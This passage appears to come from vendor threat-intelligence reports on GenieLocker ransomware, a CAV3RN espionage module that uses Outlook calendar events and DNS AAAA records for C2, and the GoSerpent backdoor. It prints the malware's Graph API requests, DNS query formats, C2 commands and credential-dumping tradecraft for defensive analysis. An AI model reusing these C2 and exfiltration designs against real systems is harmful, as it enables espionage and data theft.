Size of a single encrypted chunk (by default, 0x1000000 bytes on Windows and 0x400000 on ESXi and Linux).
remain_size
4
The number of bytes remaining after splitting the file content into chunks.
blake2b_digest_of_chunks
32
BLAKE2b-256 hash calculated from the original data of all chunks before they are encrypted. Used for integrity checks.
chunk_count
4
Number of chunks that were encrypted.
extension
64
A string with the additional ransomware extension.
poly1305_tags (array)
16 bytes per chunk
Array of Poly1305 tags of encrypted chunks.
bitmask
varies, one bit per each chunk
Chunks bitmask; if set, the chunk is encrypted; otherwise, it is not.
The chunks bitmask contains as many bits as the maximum number of chunks inside a file at 100%. If a bit at a specific index is set to 1, the chunk is encrypted. The value 0 means that the chunk is not encrypted. Since the Trojan encrypts files based on the percentage value, it needs to know which chunks were encrypted.
Metadata structure at the end of an encrypted file (without a Poly1305 tags array or bitmask)
Encryption Trojan for ESXi and Linux

Compared with its Windows counterpart, the Linux and ESXi version of GenieLocker (MD5: 9201e35e2993612612919a3c71302cab) is simpler: there is no secret argument, anti‑debugging techniques, or exclusion lists. However, the sample has ESXi-specific features, such as double‑fork support and the ability to modify the Welcome Message. The sample has the version v1 and, similarly to the Windows version, uses the libsodium library for cryptography.
ESXi version description

The command‑line help output mirrors LockBit’s styling, reinforcing the theory that GenieLocker’s creators set out to craft a LockBit‑style replacement for their own operations.
LockBit output design, possibly the source layout for the GenieLocker ESXi variant
Based on the default path of the encryption directory /vmfs/volumes, we can assume that this version is intended primarily for ESXi. Nonetheless, it can still be executed on Linux distributions.
Argument
Description
-p <perc>
Percentage of file content to encrypt
-j <workers>
Number of encryption threads
-r <dir>
Process directories recursively
-w <sec>
Delay before start
-d
Daemonizing the process
-l <logfile>
Path to log file
ESXi and Linux features
This build allows daemonizing its process with the -d flag, employing the classic double‑fork method so the new process becomes fully detached from its parent.
This variant also modifies the /etc/vmware/welcome file, which contains the Welcome Message (Message of the Day) on the ESXi operating system. On Linux distributions, it does not change anything, because they use different paths for the Message of the Day. In the GenieLocker sample examined here, the message is left empty.
Additionally, the ESXi version supports a few basic features that are not included in the Windows version. For instance, there is a launch‑delay option and the ability to set the number of encryption worker threads. This build also includes several features that already exist in the Windows variant, such as configuring the percentage of a file to encrypt, choosing the target directory, and setting the log file location.
File encryption
The encryption scheme for files is identical to the Windows version. The Trojan uses XChaCha20-Poly1305 to encrypt the file content and metadata, and Curve25519-XSalsa20-Poly1305 for key encryption.
File encryption summary
Victims
According to KSN telemetry, GenieLocker detections are overwhelmingly concentrated on endpoints located in the Russian Federation. In the March 2026 campaign, the primary sector under siege was manufacturing, with construction trailing closely, followed by financial services, retail, and technology.
Conclusions
Toy Ghouls are ramping up their campaign against Russian enterprises. The rollout of their home‑grown encryption Trojan GenieLocker marks a major upgrade to the group’s ransomware toolkit. By engineering bespoke ransomware that runs natively on Windows, Linux, and ESXi, the actor has cut their dependence on off‑the‑shelf ransomware families and unified the cryptographic backbone across all targeted platforms.
Kaspersky’s products detect this malware as Trojan-Ransom.Win64.Agent.genie, HEUR:TrojanRansom.Win64.Generic, Trojan-Ransom.Linux.Agent.genie.

In June 2026, as part of our Kaspersky Threat Intelligence Reporting service, we published extensive research on Project CAV3RN, a sophisticated modular framework used for cyberespionage activity against targets in Israel. We have been tracking this cluster since December 2025, and in late April 2026, we observed a major architectural shift: the developers moved from a three-component framework consisting of a downloader, executor, and uploader to a controller-based architecture with a dedicated WebSocket-enabled C2 communication component and a more extensible plugin system designed to support modular post-exploitation capabilities.
Subsequently, Check Point Research publicly reported on the same controller-based architecture in July 2026. However, neither our previous research nor the subsequent public reporting covered the latest communication component analyzed in this report.
Following our June 2026 publication, we identified a .NET Native AOT communication module that is apparently designed to replace the previous HTTP/WebSocket component. It exchanges commands and results through Outlook calendar events accessed via Microsoft Graph. If Microsoft Graph authentication or tenant validation fails, the module attempts to retrieve replacement connection settings through DNS AAAA responses.
Module network communication architecture
During the preparation of this report, additional public research covering this communication component became available. The research presented in our article is based on our independent analysis and includes several additional implementation details that complement the existing public reporting.
Technical details
The previously reported controller-based CAV3RN architecture separates C2 communication from command execution. The controller, uxtheme.dll, generates and maintains the seven-character Agent ID, manages the polling loop, processes built-in commands, and dispatches other tasks or commands to separate plugins. The previously used communication component, n-HTCommp.dll, retrieved commands and transmitted execution results over HTTP/WebSocket.
Project CAV3RN architecture (April 2026)
The module performs the same communication role but uses Outlook calendar events accessed through Microsoft Graph. Similarly to the previous version, its get and send interface and use of the same controller-generated Agent ID suggest that it was designed to replace the previous communication component. However, because the corresponding updated controller was not recovered, this replacement role is assessed rather than directly observed.
C2 communication module
The communication module, AzureCommunication.dll, is a DLL compiled with .NET Native AOT, consistent with several other components of the Project CAV3RN framework that are publicly documented. Such a compilation method turns the managed application into native machine code and removes most of the metadata and intermediate language that normally make .NET assemblies straightforward to analyze.
The module exposes its functionality through a single export named QueryInterface. We expect an updated controller to load the DLL, resolve this export, and pass it a null-terminated UTF-16 string. The accepted input format closely follows the interface used by the previously documented CAV3RN controller.
The _;;_ delimiter separates the operation from its arguments, while _,_ separates the arguments.
For get, the module only uses the first argument as the Agent ID. For send, it uses only the Agent ID and the result. In both cases, the additional legacy URL is ignored. It remains part of the interface for compatibility with the controller, even though the new module obtains its destination and credentials from its own Microsoft Graph configuration.
Outlook calendar events as a C2 channel
The DLL contains a complete default configuration, including the Microsoft Entra tenant ID, application credentials, target mailbox, DNS bootstrap host, and cryptographic keys required to establish communication.
Before processing either get or send operation, the module looks for a relative file named logAzure.txt. Because the code supplies only a filename, Windows resolves it against the current working directory of the process hosting the DLL.
If logAzure.txt exists, the module reads and deserializes it. If it is absent, the module builds the configuration from the hardcoded values and writes the complete object to disk with the following structure:
{
  "TenantId": "******-****-****-****-**********",  // Microsoft Entra tenant ID
  "ClientId": "********-****-****-****-************",  // application/client ID
  "ClientSecret": "********************************************",
  "UserEmail": "***@*********.co.il", // Compromised target Microsoft 365 mailbox
  "Host": "cloudlanecdn[.]com", // DNS bootstrap domain
  "PublicKey": "-----BEGIN RSA PUBLIC KEY-----\r\n[omitted]\r\n-----END RSA PUBLIC KEY-----", // outbound encryption public key
  "PrivateKey": "-----BEGIN RSA PRIVATE KEY-----\r\n[omitted]\r\n-----END RSA PRIVATE KEY-----" // inbound decryption private key
}
Using the resulting configuration, the module creates a Microsoft Graph client and validates access by requesting the tenant’s organization record through a GET request to https://graph.microsoft.com/v1.0/organization.
Attempting this request causes the Azure Identity library to obtain an OAuth application token:
POST https://login.microsoftonline.com/<TenantId>/oauth2/v2.0/token
client_id=<ClientId>
client_secret=<ClientSecret>
scope=https://graph.microsoft.com/.default
grant_type=client_credentials
After successful authentication, the module includes the token in subsequent Graph requests using the Authorization: Bearer <access-token> header. The module uses the default calendar of the configured mailbox as a dead-drop channel. Commands, heartbeats, and results all occupy the same fixed one-hour window 2050-05-13 22:00–23:00 UTC.
Scheduling the events for 2050 makes them unlikely to appear in ordinary calendar views. The calendar event subject identifies each event’s purpose and associated Agent ID. Heartbeat and result subjects append the fixed suffix 1500 to this value; the suffix is not part of the Agent ID.
Subject format
Purpose
Module behavior
Event ID: <agent-id>
Operator-to-agent command
Searches for the event, downloads its attachments, and deletes it after consumption
Boss update ID: <agent-id>1500
Agent heartbeat
Deletes the previous heartbeat event and creates a replacement
Boss Report ID: <agent-id>1500
Agent-to-operator command output
Creates an event, uploads encrypted result attachments, and assigns the final subject
Receiving a command
For a get request, the module queries calendarView and filters the results by the Agent ID:
GET /v1.0/users/***@*********.co.il/calendarView?startDateTime=2050-05-13T22:00:00&endDateTime=2050-05-13T23:00:00&$filter=contains(subject,'Event ID: <agent-id>')
If Graph returns one or more matches, the module selects the first returned event and requests its attachments:
GET /v1.0/users/***@*********.co.il/events/<EventId>/attachments
Authorization: Bearer <access-token>
After obtaining the attachment response, the module deletes the calendar event:
Our analysis found a consistent difference in capitalization between command and result attachments:
Attachment name
Direction
Associated subject
file0.txt
Operator to agent
Event ID: <agent-id>
File0.txt
Agent to operator
Boss Report ID: <agent-id>1500
Inbound command decryption
Inbound commands use a combination of RSA and AES-GCM encryption. Once the attachments have been sorted and concatenated, the reconstructed encrypted command buffer begins with a 256-byte RSA-encrypted block containing the 32-byte AES key. The communication module decrypts this block with the RSA private key stored in its configuration, using RSA-OAEP with SHA-256.
The following 12 bytes contain the AES-GCM nonce, while the final 16 bytes contain the authentication tag. Everything between the nonce and tag is ciphertext. The module uses the recovered AES key to decrypt and authenticate this ciphertext with AES-256-GCM.
Encrypted attachment stored in a calendar event
After RSA-OAEP-SHA256 and AES-256-GCM decryption, the 63-byte ciphertext produces {"cid": "alXBCzcDl8hBuNE", "type": "self", "cmd": "003_;;__,_"}.
Decrypted command
The cid field appears to serve as a unique command-correlation identifier. As described in a previous publication of the framework, when the operator sets the JSON type field to self, the controller routes the command to its internal handler rather than dispatching it to an external plugin. In this command, the cmd field contains 003_;;__,_, where command 003 instructs the controller to toggle debug logging. After decryption, the communication module returns the complete command to the external controller through QueryInterface.
Sending command output
For a send request, the controller passes the command output to the communication module. The module encrypts the output using a newly generated AES-256-GCM key and protects that key with the configured RSA public key. It then divides the encrypted payload into chunks of up to 10 MiB.
To publish the result, the module creates a calendar event with the temporary subject d and attempts to add each encrypted chunk as a sequentially named attachment, such as File0.txt and File1.txt. After adding the attachments, it changes the subject to Boss Report ID: <agent-id>1500, marking the event as a completed result.
This process uses the following sequence of Microsoft Graph requests:
POST   /v1.0/users/***@*********.co.il/calendar/events
POST   /v1.0/users/***@*********.co.il/calendar/events/<EventId>/attachments
PATCH  /v1.0/users/***@*********.co.il/events/<EventId>
Together, the uploaded attachments contain fragments of one encrypted result package: the RSA-encrypted AES key, AES-GCM nonce, encrypted command output, and authentication tag. Recovering outbound results requires the private key corresponding to the outbound public key. This private key is assessed to be held separately by the attacker.
Heartbeat handling
The module maintains a heartbeat event identified by the subject Boss update ID: <agent-id>1500. The module searches the same fixed calendar window for a previous heartbeat associated with the agent. If one exists, the module deletes it and creates a replacement event with the temporary subject d through the following sequence of Microsoft Graph requests:
GET    /v1.0/users/***@*********.co.il/calendarView
DELETE /v1.0/users/***@*********.co.il/events/<EventId>
POST   /v1.0/users/***@*********.co.il/events
Finally, it updates the newly created event through the following PATCH request, replacing the temporary subject d with Boss update ID: <agent-id>1500.
Heartbeat events use the same one-hour window in 2050 but contain no attachments.
The following figure summarizes the module’s operational workflow.
DNS AAAA configuration recovery mechanism
When OAuth token acquisition or the subsequent GET /v1.0/organization validation request fails, the module attempts to retrieve replacement TenantId, ClientId, ClientSecret, and UserEmail values through actor-controlled AAAA responses.
DNS-based configuration recovery (simplified)
The module uses cloudlanecdn[.]com as its configuration-recovery domain. The domain is delegated to four actor-controlled authoritative nameservers, ns1 through ns4.cloudlanecdn[.]com, allowing the operator to generate different AAAA responses according to the Agent ID, configuration field, and fragment offset.
The module submits the generated DNS queries through the operating system’s configured recursive resolver, which follows the domain’s delegation to one of the authoritative nameservers. The returned IPv6 address is treated as a 16-byte container for protocol data rather than as a network destination.
For both get and send operations, the controller supplies the seven-character Agent ID as the first argument to QueryInterface. The communication module converts its UTF-8 bytes into two-character uppercase hexadecimal values. For example, SFmLgQZ becomes 53 46 6D 4C 67 51 5A, which the module concatenates as 53466D4C67515A.
The hexadecimal identifier is then embedded in every recovery query. The module retrieves four Microsoft Graph configuration values in a fixed order, with each value assigned a numeric index:
Index
Configuration value
0
TenantId
1
ClientId
2
ClientSecret
3
UserEmail
Determining the field length through .p. queries
For each configuration value (TenantId, ClientId, ClientSecret, and UserEmail), the module first sends an AAAA query to determine the value’s total length: d.<hex-agent-id>.<field-index>.p.<host>.
In this format, <hex-agent-id> is the uppercase hexadecimal representation of the Agent ID supplied by the controller. The <field-index> identifies the requested configuration value according to the table above; for example, index 0 represents TenantId. The p marker indicates a length request, while <host> contains the configured DNS recovery domain, cloudlanecdn[.]com.
As an example, the following AAAA DNS query requests the length of the TenantId associated with Agent ID SFmLgQZ:
d.53466D4C67515A.0.p.cloudlanecdn[.]com
The AAAA response 2001:24:1234:5678:9abc:def0:1122:3344 corresponds to the byte sequence 20 01 00 24 12 34 56 78 9A BC DE F0 11 22 33 44. The module discards the first two bytes and interprets the following two bytes, 00 24, as a big-endian field length. This produces the value 0x0024, or 36 bytes. The remaining 12 bytes are ignored. The initial 2001 group is not treated as a network destination or strictly validated as a protocol marker; it simply occupies the two bytes that the module discards.
IPv6 AAAA record payload layout for obtaining length
In the observed example, the same process produced a 36-byte TenantId, a 36-byte ClientId, a 40-byte ClientSecret, and a 28-byte UserEmail. The protocol itself supports other lengths because each value’s length is supplied dynamically by its .p. response.
To illustrate this process, we reproduced the protocol in a controlled environment using a laboratory domain.
Field length encoding in DNS AAAA record responses (example)
Retrieving configuration data through .q. queries
After obtaining the field length from the .p. response, the module allocates a buffer of exactly that size and initializes an offset to 0. It then requests the field data using the following format: d.<hex-agent-id>.<field-index>.<offset>.q.<host>.
The <field-index> identifies the requested configuration value, while <offset> specifies where the fragment belongs in the output buffer. After checking for the sentinel address, the module discards the first two bytes of each normal .q. response and copies up to 14 of the remaining bytes. For the final response, it copies only the bytes required to reach the declared field length.
Queries continue at 14-byte offsets until the declared field length has been recovered.
The following figure shows the three .q. requests required to reconstruct a 36-byte TenantId.
TenantId retrieval process via DNS AAAA records (example)
In our laboratory responses, the first two bytes appear as the IPv6 group 2001 and are discarded. The responses at offsets 0 and 14 each provide 14 bytes, while the response at offset 28 supplies the final eight bytes. Concatenating and decoding these fragments produces the complete TenantId, 6f9d2a41-8c73-4b56-a1e8-2d407c95f3ab, as shown in the example figure.
The module repeats this procedure for ClientId, ClientSecret, and UserEmail. After reconstructing each value, it decodes the buffer as UTF-8, updates the corresponding configuration field, and writes the complete configuration to logAzure.txt. Once all four fields have been recovered, the module creates a new Graph client, repeats the /organization validation request, and resumes the original get or send operation if validation succeeds.
The DNS recovery mechanism updates only the TenantId, ClientId, ClientSecret, and UserEmail fields. It does not replace the configured DNS recovery host, RSA public or private keys, offering limited rotation for updating the domain itself that is used within the DNS fallback mechanism.
Failure handling and the sentinel AAAA response
In this module, the hard-coded IPv6 address 2001:4998:44:3507::8000 acts as a failure sentinel. After resolving an AAAA query, the module converts the first returned address to a string and compares it with this value before extracting any bytes. If the values match, it raises an exception and does not interpret the response as either a field length or configuration data.
The address belongs to Yahoo’s 2001:4998::/32 allocation. We could not determine why the developers selected it. The authoritative backend may return it for an unknown Agent ID, an unavailable field, an invalid index or offset, or an agent for which recovery is disabled. These conditions remain hypothetical because the backend was unavailable and the module handles every sentinel response in the same way.
Infrastructure
Historical DNS data shows that cloudlanecdn[.]com was registered on December 24, 2025. The domain initially used the Namecheap-operated nameservers dns1.registrar-servers.com and dns2.registrar-servers.com. On May 2, 2026, passive DNS first observed a transition from these vendor-managed nameservers to custom nameservers under cloudlanecdn[.]com.
Domain
IP
First seen
ASN
Hosting
ns1.cloudlanecdn[.]com
216.126.237[.]197
144.172.108[.]205
May 2, 2026
AS 14956
RouterHosting LLC
ns2.cloudlanecdn[.]com
216.126.237[.]197
144.172.108[.]205
May 2, 2026
AS 14956
RouterHosting LLC
ns3.cloudlanecdn[.]com
216.126.237[.]197
144.172.108[.]205
May 2, 2026
AS 14956
RouterHosting LLC
ns4.cloudlanecdn[.]com
144.172.108[.]205
May 21, 2026
AS 14956
RouterHosting LLC
Although the domain was delegated to four nameserver hostnames, their shared IP addresses reveal logical redundancy rather than four independently hosted DNS servers.
The shift from vendor‑managed DNS to custom in‑bailiwick authoritative nameservers aligns with the module’s DNS recovery design.
The DNS timeline overlaps with this new module’s development. Passive DNS first recorded the custom delegation on May 2, after the controller-and-plugin architecture was observed in April and before the May 19 timestamp stored in the new module. Because the custom authoritative infrastructure supports the module’s recovery protocol, we assess with moderate confidence that the infrastructure and module were prepared as part of the same development cycle.
Attribution
In our previous report, we attributed Project CAV3RN to OilRig (APT34) with low confidence. Analysis of the newly identified module provides additional evidence supporting this link.
Microsoft-hosted services for C2
Several OilRig malware strains have used Microsoft-hosted services for C2. RDAT malware exchanged commands and results through EWS email messages, and there are cases reported with the SC5k malware using Office 365 drafts, and OilCheck malware using Microsoft Graph to access Outlook drafts. CAV3RN uses the same class of service but stores commands and results in Outlook calendar events.
Secondary recovery mechanism for cloud C2
ESET previously documented OilBooster, which retrieved a replacement OAuth refresh token from a likely compromised website after repeated failures communicating with Microsoft OneDrive.
OilBooster used HTTP to recover a refresh token, whereas CAV3RN uses DNS AAAA records to recover four configuration fields. In both cases, the secondary mechanism restores access to the primary cloud C2 channel.
Compromised regional infrastructure
OilRig has previously used compromised infrastructure belonging to organizations in the regions it targets. Solar malware communicated through the compromised website of an Israeli human-resources company, while Whisper/Veaty malware used compromised Iraqi government Microsoft 365 mailboxes. The CAV3RN module similarly uses a compromised Microsoft 365 mailbox belonging to an Israeli law firm.
Based on the evidence discussed above, we retain our low-confidence assessment that Project CAV3RN is associated with OilRig. The new module shares several behavioral patterns with previously reported OilRig tooling, including the use of Microsoft-hosted services, attachment-based command exchange, and a secondary mechanism for restoring access to a cloud C2 channel. However, we identified no direct code reuse or infrastructure overlap.
Conclusions
The new module extends CAV3RN’s controller-and-plugin architecture with a Microsoft Graph-based communication transport. Its architectural continuity suggests that it was designed to replace the previous HTTP/WebSocket component with Outlook calendar events. If Graph authentication or validation fails, its DNS recovery protocol is designed to retrieve replacement connection settings.
The framework changed repeatedly between December 2025 and May 2026, indicating that development remains active. We continue to track this activity.
In February 2026, we discovered a set of malicious activities that had been ongoing since late 2025. These activities involved a RAT module written in Go with proxy capabilities, which served as the main stage of the attack. The attack targeted government and diplomatic entities in Southeast Asia and showed a level of sophistication that caught our attention.
During the attack, the main malware, dubbed GoSerpent, received an encrypted argument and started communicating with a remote server. It was also used to deploy further malicious tools to collect sensitive data and dump credentials on the system.
Monitoring the activities of this threat actor revealed that in May 2026, they came back with an evolved set of malicious tools: a new RAT and proxy tool, Stowaway, which resembled the initial malware, as well as an additional stealthy tool to exfiltrate sensitive data collected in the previous few months through network shares.
We found earlier versions of the GoSerpent backdoor used since 2021 against victims in Southeast Asia with relatively simpler code that received command-line arguments in plain text. Even though the newer variant is stealthier, the attackers continued using the simpler version alongside the latest one in their recent attacks.
What makes this threat particularly concerning is the strategic deployment of various tools with sophisticated data collection and exfiltration capabilities.
In this article, we introduce the malicious tools uncovered by us, which have been used since late 2025.
Technical details
Initial phase of the attacks
The initial phase of the attacks involved deployment of the GoSerpent backdoor, followed by additional malicious tools. During this phase, the main goal was to collect sensitive files and store them for future exfiltration, which was done by a data collecting tool, ThumbcacheService. The attackers also needed system credentials to exfiltrate the collected data through network drives at a later stage. This was achieved through a number of credential dumping tools deployed in this phase via the GoSerpent backdoor.
GoSerpent backdoor
The primary weapon in this campaign is the GoSerpent backdoor, a sophisticated Go-based remote access Trojan that has been active since at least 2021, with the most recent variant deployed in 2026.
This malware receives encrypted and base64-encoded command-line arguments containing a C2 server address and communication password, which are decrypted using AES-CBC mode with a fixed IV (31323334353637383930616263646566) and keys derived from predefined strings.
The backdoor connects to command-and-control servers using ChaCha20 encryption for communications, with the SHA256 hash of the communication password serving as the encryption key.
GoSerpent supports multiple C2 commands by receiving special command values. The commands include the following:
Command
Symbol (as derived from corresponding function names)
Description
2BA1
Sync
Respond to the server to show the infection is active
3BA2
Exit
Exit process
4BA3
Ls
Start listening on a port
5BA4
Connect
Connect to a remote server
6BA5
Hello
Create a shell on the infected machine
7BA6
Ul
Upload a file or directory to the server
8BA7
Dl
Download from the server
9BA8
Ss5
Start a SOCKS5 proxy on the infected machine
ABA9
Cl
Close a listening port
CBAB
RF
Forward to a connected node
GoSerpent can establish SOCKS5 proxy servers to route traffic through compromised hosts, enabling attackers to access other networks while masking their true IP addresses. The backdoor is capable of deploying additional malicious tools, including ThumbcacheService for file collection, Mimikatz for credential dumping, and QuarksDumpLocalHash for local account password hash extraction. The malware exhibits strong persistence mechanisms and uses filenames that mimic legitimate system processes such as lass.exe and updates.exe to evade detection.
McMx RAT
McMx is a basic Go-based proxy and remote access tool that represents a simpler variant of the GoSerpent backdoor, apparently compiled from a different GitHub repository path.
Unlike the latest variant of GoSerpent, which uses encrypted command-line arguments, McMx receives input parameters from text files in plaintext format — in a way that resembles older versions of GoSerpent. The malware features similar function names with apparent typos present in both tools.
Before executing McMx, attackers manipulate batch files to generate configuration files containing C2 parameters. The patterns observed show the use of echo commands to create configuration files with parameters like remote host addresses, ports, and secret keys. The McMx malware is then deployed with this configuration.
The tool shares core functionalities with GoSerpent, including:
SOCKS5 proxying
port forwarding
file transfer
remote shell capabilities
Data collection and credential dumping tools
Following initial deployment of the GoSerpent backdoor, attackers typically wait several days before utilizing it to download and execute additional malware components for data collection and credential dumping.
ThumbcacheService
ThumbcacheService is a malicious DLL deployed as a Windows service that functions as a sophisticated file collection mechanism within the GoSerpent ecosystem. The malware employs XOR encryption with a single-byte key of 0x13 for string obfuscation. It decrypts embedded strings and creates a database file named thumbcache_605a.db in the C:\Users\Public\ directory to store collected sensitive files. It specifically targets documents with the following extensions: .doc, .docx, .pdf, .xls and .xlsx.
The targeted files are then archived using 7-Zip and protected with a predefined password @vx0a9n5W2M0c3D6.#, enforcing a 20MB size limit for archives.
The malicious service also monitors the $Recycle.Bin directory for deleted files with the extensions of interest, ensuring comprehensive data collection.
Credential dumping tools
The threat actor deploys the following tools via GoSerpent backdoor to dump credentials:
Mimikatz — dumps memory from the LSASS process to extract credential material, including cached credentials and Kerberos tickets.
QuarksDumpLocalHash — extracts local account password hashes from the SAM registry hive, allowing for offline password cracking attacks.
These tools work together to maximize information extraction from compromised systems. The stolen credentials were used in later stages of the attack to facilitate the exfiltration of sensitive files collected by ThumbcacheService.
Second stage of the attacks
After the initial phase of the malware deployments, the attackers allowed a few weeks for the ThumbcacheService to silently collect sensitive files without exfiltrating them. In the meantime, the credential dumping tools also continued to steal credentials. In May 2026, the threat actor came back with a set of new tools. The main malware of this round of activity was another Go-based RAT and proxy tool, Stowaway. It was used to deploy the two-stage data exfiltration tool TmcLoader/TmcPayload, which was the last piece of the data theft puzzle.
Stowaway
Stowaway is a proxy and remote access tool compiled from an open-source framework with customized functions to make the infection stealthier. This malware features both network admin and agent capabilities, enabling attackers to establish chained proxy paths across multiple hosts with the following functionalities:
SOCKS5 proxying
port forwarding
reverse tunneling
remote shell access
file transfer
SSH-based tunneling
Communications are transported over TCP, HTTP, or WebSocket channels protected by AES-256-GCM or TLS encryption.
As the next step, the attackers deliver two files to the victim machine via Stowaway:
TmcLoader with an embedded payload
{BBF061R2-BE25-4F6D-8B2D-1A6A39C3FSA2}.db — an encrypted configuration file
TmcLoader/TmcPayload
